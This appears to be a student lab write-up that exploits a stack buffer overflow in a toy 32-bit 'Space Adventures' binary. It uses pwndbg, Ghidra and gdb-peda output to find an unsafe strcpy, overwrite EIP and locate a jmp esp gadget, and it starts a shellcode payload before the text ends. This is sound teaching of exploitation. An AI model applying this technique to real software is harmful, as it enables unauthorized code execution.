
Exploiting Buffer Overflow Vulnerability Part1




```
┌──(kali㉿kali)-[~/Desktop/SharedFolder/HW1]
└─$ ./program2
________________________________________________________________
Welcome to the mainframe controller for Space Adventures, the world's leading space vacation company!

You may access the following functions:
1. Booster status.
2. Booking status.
3. Command & control panel.
________________________________________________________________
Your selection >
1

Booster status:
________________________________________________________________
Booster 1: 100%
Booster 2: 95%
Booster 3: 25%
Booster 4: 3%
________________________________________________________________
```

Figure 1.1

On running the program, it asks to select one of the given three functions.


Selecting the Booster status option (1) it just prints out some booster status data on to the screen as show in the above figure 1.1.



```
Welcome to the mainframe controller for Space Adventures, the world's leading space vacation company!
________________________________________________________________
You may access the following functions:
1. Booster status.
2. Booking status.
3. Command & control panel.
________________________________________________________________
Your selection >
2

Current reservation status:
________________________________________________________________
Name      Dates      Trip:
Sparsh    15OCT      ISS day trip
Siddhi    20-25OCT   Moon excursion
Garret    31OCT      Halloween Alien watching
Shravan   04-06NOV   Relaxing Earth orbit retreat
```

Figure 1.2


Selecting option 2 also prints out some data regarding current reservation status.



```
Your selection >
3

Input the admin password>
AAAAAAAAAA
Wrong password! Try again later.
```

Figure 1.3

Whereas selecting the option 3 a prompt to enter the password is asked.




```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x08049000  _init
0x08049030  strcmp@plt
0x08049040  printf@plt
0x08049050  gets@plt
0x08049060  getchar@plt
0x08049070  strcpy@plt
0x08049080  puts@plt
0x08049090  __libc_start_main@plt
0x080490a0  putchar@plt
0x080490b0  _start
0x080490f0  _dl_relocate_static_pie
0x08049100  __x86.get_pc_thunk.bx
0x08049110  deregister_tm_clones
0x08049150  register_tm_clones
0x08049190  __do_global_dtors_aux
0x080491c0  frame_dummy
0x080491c6  copyData
0x080491de  checkPassword
0x08049234  line
0x08049247  __defaultAction
0x0804924f  mainframeComputing
0x080493b6  main
0x080493c0  __libc_csu_init
0x08049420  __libc_csu_fini
0x08049421  __x86.get_pc_thunk.bp
0x08049428  _fini
```

Figure 1.4

The functions other than the default ones can be observed in the above figure 1.4.


Upon disassembling all the above marked functions, it can be observed that strcpy function is used in the checkPassword function which is vulnerable.



```
pwndbg> disass checkPassword
Dump of assembler code for function checkPassword:
   0x080491de <+0>:     push   ebp
   0x080491df <+1>:     mov    ebp,esp
   0x080491e1 <+3>:     sub    esp,0x14
   0x080491e4 <+6>:     push   DWORD PTR [ebp+0x8]
   0x080491e7 <+9>:     lea    eax,[ebp-0x14]
   0x080491ea <+12>:    push   eax
   0x080491eb <+13>:    call   0x8049070 <strcpy@plt>
   0x080491f0 <+18>:    add    esp,0x8
   0x080491f3 <+21>:    lea    eax,[ebp-0x14]
   0x080491f6 <+24>:    push   eax
   0x080491f7 <+25>:    push   0x804c034
   0x080491fc <+30>:    call   0x8049030 <strcmp@plt>
   0x08049201 <+35>:    add    esp,0x8
   0x08049204 <+38>:    test   eax,eax
   0x08049206 <+40>:    jne    0x8049224 <checkPassword+70>
   0x08049208 <+42>:    push   0x804a008
   0x0804920d <+47>:    call   0x8049080 <puts@plt>
   0x08049212 <+52>:    add    esp,0x4
   0x08049215 <+55>:    push   0x804a01c
   0x0804921a <+60>:    call   0x8049080 <puts@plt>
   0x0804921f <+65>:    add    esp,0x4
   0x08049222 <+68>:    jmp    0x8049231 <checkPassword+83>
   0x08049224 <+70>:    push   0x804a064
   0x08049229 <+75>:    call   0x8049080 <puts@plt>
   0x0804922e <+80>:    add    esp,0x4
   0x08049231 <+83>:    nop
   0x08049232 <+84>:    leave
   0x08049233 <+85>:    ret
End of assembler dump.
```


Figure 1.5

The mainframeComputing function calls a gets function which is vulnerable too.



```
   0x0804939c <+333>:   call   0x8049050 <gets@plt>
   0x080493a1 <+338>:   add    esp,0x4
   0x080493a4 <+341>:   lea    eax,[ebp-0x79]
   0x080493a7 <+344>:   push   eax
   0x080493a8 <+345>:   call   0x80491de <checkPassword>
   0x080493ad <+350>:   add    esp,0x4
   0x080493b0 <+353>:   jmp    0x80493b3 <mainframeComputing+356>
   0x080493b2 <+355>:   nop
   0x080493b3 <+356>:   nop
   0x080493b4 <+357>:   leave
   0x080493b5 <+358>:   ret
End of assembler dump.
```

Figure 1.6




Decompile: checkPassword - (program2)

```

void checkPassword(char *param_1)

{
  int iVar1;
  char local_18 [20];
  
  strcpy(local_18,param_1);
  iVar1 = strcmp(secretPassword,local_18);
  if (iVar1 == 0) {
    puts("Correct password!");
    puts("Welcome to the command and control panel, functionality coming soon!");
  }
  else {
    puts("Wrong password! Try again later.");
  }
  return;
}

```

Figure 1.7

Decompiling the given code using Ghidra we get the output as shown in figure 1.7. Here the size of local_18 is [20]. So let us test with a input of 20 characters for the buffer + 4 for ebp +4 for return address.




```
pwndbg> r
Starting program: /home/kali/Desktop/SharedFolder/HW1/program2
────────────────────────────────────────────────
Welcome to the mainframe controller for Space Adventures, the world's leading space vacation company!
────────────────────────────────────────────────
You may access the following functions:
1. Booster status.
2. Booking status.
3. Command & control panel.
────────────────────────────────────────────────
Your selection >
3

Input the admin password>
AAAAAAAAAAAAAAAAAAAAAAAABBBB
Wrong password! Try again later.

Program received signal SIGSEGV, Segmentation fault.
0×42424242 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────[ REGISTERS ]──────────────────────────────────────
 EAX  0×21
 EBX  0×0
 ECX  0×ffffffff
 EDX  0×ffffffff
 EDI  0×80490b0 (_start) ◂— xor    ebp, ebp
 ESI  0×1
 EBP  0×41414141 ('AAAA')
 ESP  0×ffe78ee0 —▸ 0×ffe78e00 —▸ 0×f7f58d20 (_IO_2_1_stdout_) ◂— 0×fbad2a84
 EIP  0×42424242 ('BBBB')
───────────────────────────────────────[ DISASM ]────────────────────────────────────────
Invalid address 0×42424242









───────────────────────────────────────[ STACK ]─────────────────────────────────────────
00:0000│ esp 0×ffe78ee0 —▸ 0×ffe78e00 —▸ 0×f7f58d20 (_IO_2_1_stdout_) ◂— 0×fbad2a84
01:0004│     0×ffe78ee4 ◂— 0×41000001
02:0008│     0×ffe78ee8 ◂— 'AAAAAAAAAAAAAAAAAAAAAAABBBB'
... ↓        4 skipped
07:001c│     0×ffe78efc ◂— 'AAABBBB'
─────────────────────────────────────[ BACKTRACE ]───────────────────────────────────────
 ► f 0 0×42424242
─────────────────────────────────────────────────────────────────────────────────────────
pwndbg> ▌
```

Figure 1.8

The overwriting of the return address takes place when (24*A + 4*B) is given as input for the password.

To get the location of the ESP gdb-peda command can be used followed by starti to run the program and jmpcall to get the jump calls in the program as show in the figure 1.9.




```
┌──(kali㉿kali)-[~/Desktop/SharedFolder/HW1]
└─$ gdb-peda program2
Reading symbols from program2...
(No debugging symbols found in program2)
gdb-peda$ starti
Starting program: /home/kali/Desktop/SharedFolder/HW1/program2

Program stopped.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x0
ESP: 0xffd8a110 --> 0x1
EIP: 0xf7f12070 (<_start>:      mov    eax,esp)
EFLAGS: 0x200 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7f12064:  lea    esi,[esi+eiz*1+0x0]
   0xf7f1206b:  lea    esi,[esi+eiz*1+0x0]
   0xf7f1206f:  nop
=> 0xf7f12070 <_start>: mov    eax,esp
   0xf7f12072 <_start+2>:       sub    esp,0xc
   0xf7f12075 <_start+5>:       push   eax
   0xf7f12076 <_start+6>:       call   0xf7f12dc0 <_dl_start>
   0xf7f1207b <_start+11>:      add    esp,0x10
[------------------------------------stack-------------------------------------]
0000| 0xffd8a110 --> 0x1
0004| 0xffd8a114 --> 0xffd8b33c ("/home/kali/Desktop/SharedFolder/HW1/program2")
0008| 0xffd8a118 --> 0x0
0012| 0xffd8a11c --> 0xffd8b369 ("LESS_TERMCAP_se=\033[0m")
0016| 0xffd8a120 --> 0xffd8b37e ("POWERSHELL_TELEMETRY_OPTOUT=1")
0020| 0xffd8a124 --> 0xffd8b39c ("LANGUAGE=")
0024| 0xffd8a128 --> 0xffd8b3a6 ("USER=kali")
0028| 0xffd8a12c --> 0xffd8b3b0 ("LESS_TERMCAP_ue=\033[0m")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xf7f12070 in _start () from /lib/ld-linux.so.2
gdb-peda$ jmpcall
0x8049019 : call eax
0x8049130 : call eax
0x804917d : call edx
0x804924a : jmp esp
gdb-peda$
```

Figure 1.9

Now this ESP address can be used as the return address in our payload.

The shellcode from the following li k has been used in the payload.

https://shell-storm.org/shellcode/files/shellcode-906.html




```python
# 0x0804924a
jmpESP='\x4a\x92\x04\x08'

# shellstorm SUID + shell (71 bytes)
# https://shell-storm.org/shellcode/files/shellcode-906.php
